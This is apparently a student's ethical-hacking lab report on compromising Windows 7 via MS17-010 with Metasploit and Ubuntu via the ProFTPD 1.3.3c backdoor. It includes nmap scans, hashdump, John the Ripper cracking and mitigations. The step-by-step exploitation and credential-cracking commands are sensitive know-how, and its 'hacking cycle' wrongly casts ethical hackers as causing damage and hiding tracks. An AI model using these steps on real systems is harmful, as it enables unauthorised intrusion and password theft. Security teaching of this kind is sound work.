PROJECT-01
HACKING CYCLE (WINDOWS & UBUNTU)

PREPARED

BY

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INDEX

PART-01 (NON-TECHNICAL DETAILS)

➢ ACKNOWLEDGEMENT

It is with deep sense of gratitude and reverence that we express our sincere thanks to Vaishnavu CV Sir and yHIlls for their guidance, encouragement, help and useful efforts throughout.

It is with deep sense of gratitude and reverence that I express my thanks to our Supervisor and Instructor Mr. Vaishnavu CV sir for their guidance, encouragement, help and kind & helpful suggestions throughout. His untiring efforts, methodical approach and individual help made it possible for me and all other students to finish the work on time and gave me a huge understanding of ethical hacking.

This acknowledgement will remain incomplete if I fail to express our sense of obligation to GOD for His consistent Blessings and our parents who consistently encouraged and supported me.

➢ WHAT IS ETHICAL HACKING?

Ethical hacking, also known as penetration testing or white-hat hacking, is the practice of testing computer systems, networks, or applications for security vulnerabilities with the permission of the owner. The primary goal of ethical hacking is to identify and fix security weaknesses before malicious hackers can exploit them for malicious purposes.

Ethical hackers use the same techniques as malicious hackers, such as penetration testing, social engineering, and vulnerability scanning, to uncover weaknesses in a system's defenses. However, ethical hackers operate within legal and ethical boundaries and must obtain proper authorization before conducting any testing.

Ethical hacking is crucial for organizations to identify and address potential security risks proactively. By uncovering vulnerabilities before they are exploited by attackers, ethical hackers help organizations strengthen their security posture and protect sensitive data from unauthorized access, theft, or damage. Ethical hacking is often conducted by trained professionals or security experts who possess specialized knowledge and skills in cybersecurity.

➢ HACKING CYCLE

- **RECONNAISSANCE**

  This is the first stage in the ethical hacking process. The white-hat hacker collects all the information available about the networks and systems in place, as well as the security measures that have been implemented.

- **SCANNING (ENUMERATION)**

  The second phase in an ethical hacker's strategy is the scanning phase. This step involves using all the information obtained in the reconnaissance phase and applying it to look for vulnerabilities in the targeted area. There are different types of scans done by ethical hackers. They can scan for open ports or different services that are running unprotected in the organization.

- **EXPLOITATION (GAINING ACCESS)**

  This is where the ethical hacker does the actual hacking. He uses all the information obtained and analyzed from the previous two phases to launch a full-fledged attack on the system or network the ethical hacker is trying to infiltrate. He exploits all the exposed vulnerabilities and gains control of the system he has hacked. Now the

hacker can steal all the data he has available on hand, corrupt the systems, add viruses or other malicious entities, or manipulate it to his/her benefit.

- **MAINTAINING ACCESS**

  Usually, hackers have a mission to accomplish or a plan to follow when they hack into an organization's system. This means just breaking into or hacking into the system is not going to be enough. The ethical hacker has to maintain his access to the server until he fulfills his goal. Ethical hackers usually employ Trojans and other backdoors or rootkits to accomplish this phase. They can also use this maintaining access phase to launch several other attacks to inflict more damage to the organization.

- **CLEARING TRACKS**

  This is the final step to complete the entire ethical hacking process. If this phase is completed successfully, the ethical hacker has managed to hack into a system or network. He/she could inflict as much damage as possible and has managed to leave the system without a trace. They need to cover their tracks throughout to avoid detection while entering and leaving the network or server. The security systems in place should not be able to identify the attacker. The sign of a successful simulated cyberattack is if the security system never realized that an attack took place altogether.

➢ SUMMARY

In this project we conducted a penetration testing on windows7 machine and Ubuntu machine, in the whole project we followed the hacking cycle. We used nmap tool to conduct the scanning and identifying the vulnerabilities. In windows, we took the advantage of ms17-010 vulnerability to gain access into the machine. And in Ubuntu, we breakdown the machine using proFTPD_133c vulnerability by using backdoor execution payload. We successfully managed to compromise the machine and found the hashed passwords and cracked those hashes using JOHN THE RIPPER tool.

PART-02
(TECHNICAL DETAILS)


➢ HACKING CYCLE FOR WINDOWS7

- **RECONNAISSANCE** : As I have virtually installed the windows7 machine so to collect the essential information like ip address I used the following command:

  sudo arp-scan -l

  After getting the ip address I ran the following command for OS Detection:


  sudo nmap -O <ip address>




- **SCANNING :** During the scanning process I used the nmap tool and run the following commands to scan the ip address and try to find the vulnerability:

  sudo nmap -sV -vv -oN <file.txt> <ip address>

  sudo nmap -Pn -p<open ports> -sV –script=vuln -vv -oN <file.txt> <ip address>







VULNERABILITY FOUND : ms17-010

- **EXPLOITATION**

  For exploitation I used the Metasploit framework and use the vulnerability that I found in nmap scan to exploit the windows7 with following commands:


  $ msfconsole
  $ search ms17-010
  $ use 0
  $ set rhosts <target-ip> $ set rport <any port number>
  $ set lhost <kali-ip> $set lport <any port number>






- **GAINING MAINTAINING THE ACCESS**
  Here I exploited the vulnerability and gain the access into the windows machine successfully and found the password by using the following commands:

  $ run or exploit
  $ hashdump



- **PASSWORD CRACKING**
  After gaining an access to the windows machine and its database I extracted the password from SAM Database and stored the hash value in a separate file.
  Then I used JOHN THE RIPPER which is an inbuilt tool in kali linux and provided the wordlist and hash value file to the john and cracked it successfully.
  Following are the commands I used :

  $ nano hash
  $ john –format=NT –wordlist=/usr/share/wordlists/rockyou.txt hash



The found Password is alqfana22

- **BEST PRACTICES**

  - ✓ Patch the affected Windows 7 and Windows Server 2008 R2 systems with the latest security updates to address the MS17-010 vulnerability.
  - ✓ Disable the SMBv1 protocol on the affected machines to prevent unauthorized access attempts.
  - ✓ Implement strong authentication and access control mechanisms to protect sensitive resources on the network.
  - ✓ Regularly monitor and update the operating systems and applications to ensure the latest security patches are applied.
  - ✓ Keep the system and applications patched and up to date to mitigate the risk of exploitation of known vulnerabilities.
  - ✓ Employ security awareness training to educate users on the importance of keeping systems patched and updated, and on the dangers of clicking on suspicious links or attachments.
  - ✓ Consider implementing a security information and event management (SIEM) system to detect and respond to potential security incidents in real-time.
  - ✓

- **REFERENCES**

  - ❖ MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption (rapid7.com)
  - ❖ Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) - Windows remote Exploit (exploit-db.com)
  - ❖ Microsoft Security Bulletin MS17-010 - Critical | Microsoft Learn

➢ HACKING CYCLE FOR UBUNTU


- **SCANNING**
  For Ubuntu I used the following command to scan the machine and find the vulnerabilities:

  $ sudo nmap -sV -vv <target-ip address>

  VULNERABILITIES FOUND:


  - ProFTPD 1.3.3C
  - OpenSSH 7.2p2
  - Apache httpd 2.4.18


  I took the advantage of ProFTPD vulnerability to gain access into the Ubantu machine and found the password hash.

